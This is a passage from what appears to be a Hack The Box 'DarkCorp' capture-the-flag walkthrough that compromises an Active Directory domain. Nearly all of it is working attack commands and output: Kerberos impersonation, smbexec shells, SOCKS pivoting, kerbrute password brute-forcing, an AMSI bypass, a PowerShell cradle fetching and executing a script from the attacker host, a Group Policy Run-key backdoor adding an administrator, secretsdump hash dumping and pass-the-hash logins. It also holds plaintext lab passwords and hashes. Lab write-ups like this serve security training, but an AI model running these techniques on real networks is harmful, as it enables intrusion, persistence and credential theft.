# impacket-getST -self 'DARKCORP.HTB/WEB-01$' -altservice 'cifs/web-01.darkcorp.htb' -dc-ip 172.16.20.1 -impersonate 'administrator' -hashes 'aad3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Changing service from WEB-01$@DARKCORP.HTB to cifs/web-01.darkcorp.htb@DARKCORP.HTB
[*] Saving ticket in administrator@cifs_web-01.darkcorp.htb@DARKCORP.HTB.ccache
```

- We set the environment variable `KRB5CCNAME` to store the `Kerberos` cache for `administrator` access to `cifs_web-01.darkcorp.htb`.

```
export KRB5CCNAME=./administrator@cifs_web-01.darkcorp.htb@DARKCORP.HTB.ccache
```

- We use `smbexec.py` to execute remote commands as `administrator` on `web-01.darkcorp.htb`

```
smbexec.py darkcorp.htb/administrator@web-01.darkcorp.htb -k -no-pass -dc-ip 172.16.20.1
```

- Retrieve User Flag 🏴

```
type C:\users\administrator\Desktop\user.txt
```

```
[root@kali3]-[~/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
# smbexec.py darkcorp.htb/administrator@web-01.darkcorp.htb -k -no-pass -dc-ip 172.16.20.1
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>type C:\users\administrator\Desktop\user.txt
e2e31c1aff03ae237c902d78a41a561b

C:\Windows\system32>
```

Enumeration Bloodhound 🐶

Note

- Establish an `SSH` connection with dynamic `port forwarding` using the user `ebelford`.

```
sshpass -p'ThePlague61780' ssh -o StrictHostKeyChecking=no -D 1080 ebelford@drip.htb
```

- We add a `socks5` proxy.

```
nano /etc/proxychains4.conf
```

- `proxychains4.conf` change like this


```
#  
dnat 10.10.11.54 172.16.20.1  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
#socks5      127.0.0.1 1336  
#socks4    192.168.178.195 1080  
#socks5 192.168.178.195 49161 admin alta21  
#socks5 192.168.178.107 49161 admin alta21  
socks5 127.0.0.1 1080
```

- We use `proxychains4` to route `bloodhound-python` through a proxy. We authenticate as `victor.r@darkcorp.htb` with the password `victor1gustavo@#` to the **Domain Controller** `dc-01.darkcorp.htb`.

```
proxychains4 bloodhound-python -u victor.r@darkcorp.htb -p 'victor1gustavo@#' -dc dc-01.darkcorp.htb --dns-tcp -ns 172.16.20.1 --dns-timeout 10 -c ALL -d darkcorp.htb --zip
```

Important

"We see that `taylor.b.adm` is a member of the `gpo_manager` group, which has the permission to modify the `SecurityUpdates` policy."



PrivEsc

Note

- First, establish a `tunnel` to `172.16.20.0/24`.

```
sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24
```

- We use `rpcclient` to gather domain information.

```
rpcclient -U 'victor.r%victor1gustavo@#' 172.16.20.1
```

- It shows us information about password length.

```
getdompwinfo
```

- The password must be at least 7 characters long.

```
[root@kali3]~[/mnt/NASDF017E/#Kali/HTB/DarkCorp-HTB]
# rpcclient -U 'victor.r' 172.16.20.1
Password for [WORKGROUP\victor.r]:
rpcclient $> getdompwinfo
min_password_length: 7
password_properties: 0x00000001
    DOMAIN_PASSWORD_COMPLEX
rpcclient $> ^C
```

Passwort von taylor.b.adm bruteforcen 🔑 😕

Note

- Change the directory.

```
cd /mnt/NASDF017E/#Kali/HTB/DarkCorp-HTB
```

- We run the script `rockyou_edit.py`, which creates a modified version of the `rockyou` wordlist, containing only passwords with at least 7 characters.

```
python3 rockyou_edit.py
```

- Copy `kerbrute` to `drip.htb`

```
sshpass -p'ThePlague61780' scp kerbrute ebelford@drip.htb:/home/ebelford
```

- Copy `rockyou_processed.txt` to `drip.htb`.

```
sshpass -p'ThePlague61780' scp rockyou_processed.txt ebelford@drip.htb:/home/ebelford
```

- Log in via SSH to `drip.htb`.

```
sshpass -p'ThePlague61780' ssh ebelford@drip.htb
```

- Make `Kerbrute` executable by running the following command on `drip.htb`

```
chmod +x kerbrute
```

- Start `Kerbrute` with `rockyou_processed.txt` (it will take about 20 minutes):

```
time ./kerbrute bruteuser -d darkcorp.htb --dc 172.16.20.1 rockyou_processed.txt taylor.b.adm
```

✓ Success

</>

- Wir haben das Passwort !QAZzaq1 gefunden

- We log in with the found password .

```
evil-winrm -u taylor.b.adm -p 'Password' -i dc-01.darkcorp.htb
```

rockyou_edit.py

```
def process_line(line):

    """
    Define your processing logic here.

    For demonstration purposes, we'll just print the line.

    """

    # Example: Print the line after stripping whitespace

    line = line.strip()

    if len(line) < 7:

        return None

    return line

# Path to the large file

file_path = '/usr/share/wordlists/rockyou.txt'  # Replace with actual path to your file

try:

    # Open the file in read mode ('r')

    with open(file_path, 'r', errors='ignore') as file:

        with open("rockyou_processed.txt", 'w', errors='ignore') as outfile:

            # Iterate over each line in the file
```

```

for line in file:

    # Process each line (call your custom processing function)

    processed_line = process_line(line)

    if not processed_line:

        continue

    outfile.write(processed_line + "\n")


except FileNotFoundError:

    print(f"Error: The file '{file_path}' was not found.")

except Exception as e:

    print(f"An error occurred: {e}")

```

PowerGPOAbuse.ps1 🚨

Note

Important

Now, we can add this user as an `Administrator` by exploiting `Group Policies`, but we still need to bypass the `antivirus`.

- Download `PowerGPOAbuse.ps1` to Kali.

```
wget https://raw.githubusercontent.com/rootSySdK/PowerGPOAbuse/refs/heads/master/PowerGPOAbuse.ps1
```

- Host the `.ps1` script locally on `Kali`. You can use a simple HTTP server to serve the script, for example:

```
python3 -m http.server 80
```

User `taylor.b.adm` add to Admin Group 🎓💀

Note

- First, establish a `tunnel` to `172.16.20.0/24`.

```
sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24
```

- AMSI bypass

```
$a = [Ref].Assembly.GetTypes() | Where-Object {$_.Name -like '*siUtils'}; $b = $a.GetFields('NonPublic,Static') | Where-Object {$_.Name -like '*siContext'}; [IntPtr]$c = $b.GetValue($null); [Int32[]]$d = @(); [System.Runtime.InteropServices.Marshal]::Copy($d, 0, $c, 1)
```

- Download Script

```
iex (New-Object Net.WebClient).DownloadString('http://10.10.16.20:80/PowerGPOAbuse.ps1')
```

- We add the user `taylor.b.adm` to a specific group using a Group Policy (`GPOIdentity 'SecurityUpdates'`).

```
Add-GPOGroupMember -Member 'taylor.b.adm' -GPOIdentity 'SecurityUpdates'
```

- We set a new Registry value in the Windows Registry to ensure that a PowerShell command is executed at every system startup.

This will automatically add the user `taylor.b.adm` to the `Administrators` group by executing the command each time the system starts.

```
Set-GPRegistryValue -Name "SecurityUpdates" -Key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" -ValueName "backdoor" -Type String -Value "powershell -ExecutionPolicy Bypass -NoProfile -Command `\"Add-LocalGroupMember -Group 'Administrators' -Member taylor.b.adm`""
```

- We force an immediate update of the Group Policies by running the following command in PowerShell or Command Prompt:

```
gpupdate /force
```

```
*Evil-WinRM* PS C:\Users\taylor.b.adm\Documents> Set-GPRegistryValue -Name "SecurityUpdates" -Key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" -ValueName "backdoor" -Type String -Value "powershell -ExecutionPolicy Bypass -NoProfile -Command `\"Add-LocalGroupMember -Group 'Administrators' -Member taylor.b.adm`""
```

```
DisplayName : SecurityUpdates
DomainName : darkcorp.htb
Owner : darkcorp\Domain Admins
Id : 652cae9a-4bb7-49f2-9e52-3361f33ce786
GpoStatus : AllSettingsEnabled
Description : Windows Security Group Policy
CreationTime : 1/3/2025 3:01:12 PM
ModificationTime : 4/2/2025 9:14:38 AM
UserVersion : AD Version: 0, SysVol Version: 0
ComputerVersion : AD Version: 2, SysVol Version: 2
WmiFilter :
```

```
*Evil-WinRM* PS C:\Users\taylor.b.adm\Documents> gpupdate /force
Updating policy ...

Computer Policy update has completed successfully.
User Policy update has completed successfully.
```

- Hash dump

```
secretsdump.py darkcorp/taylor.b.adm:'!QAZzaq1'@darkcorp.htb
```

```
[root@kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp-HTB]
# secretsdump.py darkcorp/taylor.b.adm:'!QAZzaq1'@darkcorp.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe7c8f385f342172c7b0267fe4f3cbbd6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcb3ca5a19c...:13e8b64cde0f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
darkcorp\DC-01$:aes256-cts-hmac-sha1-96:23f8c53f91fd2035d0dc5163341bd883cc051c1ba998f5aed318cd0d820fa1b2
darkcorp\DC-01$:aes128-cts-hmac-sha1-96:2715a4681263d6f9daf03b7dd7065a23
darkcorp\DC-01$:des-cbc-md5:eca71034201a3826
darkcorp\DC-01$:plain_password_hex:90d17589c9c348f3ea541982f161b1f658cec76e33e32762cba25cf55643a853efd93dd5cffec0cba16e008a2c7112715437d6a33b
2f71c9a91219cc23743377526a9c73eec8a70def939e673dd244d21be9ec18ba0d915bc080e8bf3ac8953b5c6e64adb1107b062ddad75ce0e1f805bcd52de979599787fac9d
darkcorp\DC-01$:aad3b435b51404eeaad3b435b51404ee:45d397447e9d8a8c181655c27ef31d28 :::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x395bad4405a9fd2285737a8ce7c6d9d60e6fcfb3
dpapi_userkey:0x3f426bba655ad645920a84d740836ed1edf35836
[*] NL$KM
0000 65 DB D5 E7 F9 08 5C 24 AB 45 B5 E5 5D E5 3F DD e....\$.E..].?.
0010 89 93 2A C7 F3 70 1E 5A B7 8D 4E D3 BA 3B 5F 0C ..*..p.Z..N..;_.
0020 A9 FC 32 69 57 6D E6 78 D0 07 33 43 FE 1E 06 A6 ..2iWm.x..3C....
0030 1E 56 2C 27 91 47 56 54 91 0D 20 79 E7 7A 2F 95 .V,'.GVT.. y.z/.
NL$KM:65dbd5e7f9085c24ab45b5e55de53fd89932ac7f3701e5ab78d4ed3ba3b5f0ca9fc3269576de678d0073343fe1e06a61e562c2791475654910d2079e77a2f95
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcb3ca5a19c...:13e8b64cde0f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7c032c3e2657f4554bc7af108bd5ef17:::
```

- Connect as Administrator and retrieve the root.txt flag.

```
evil-winrm -i dc-01.darkcorp.htb -u "administrator" -H "HASH_HERE!!!!"
```

```
(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
# evil-winrm -i dc-01.darkcorp.htb -u "administrator" -H "fcb3ca5a19a1ccf2d14c13e8b64cde0f"

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
9202792d2a4e10fa01f9c5ble54d0760
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```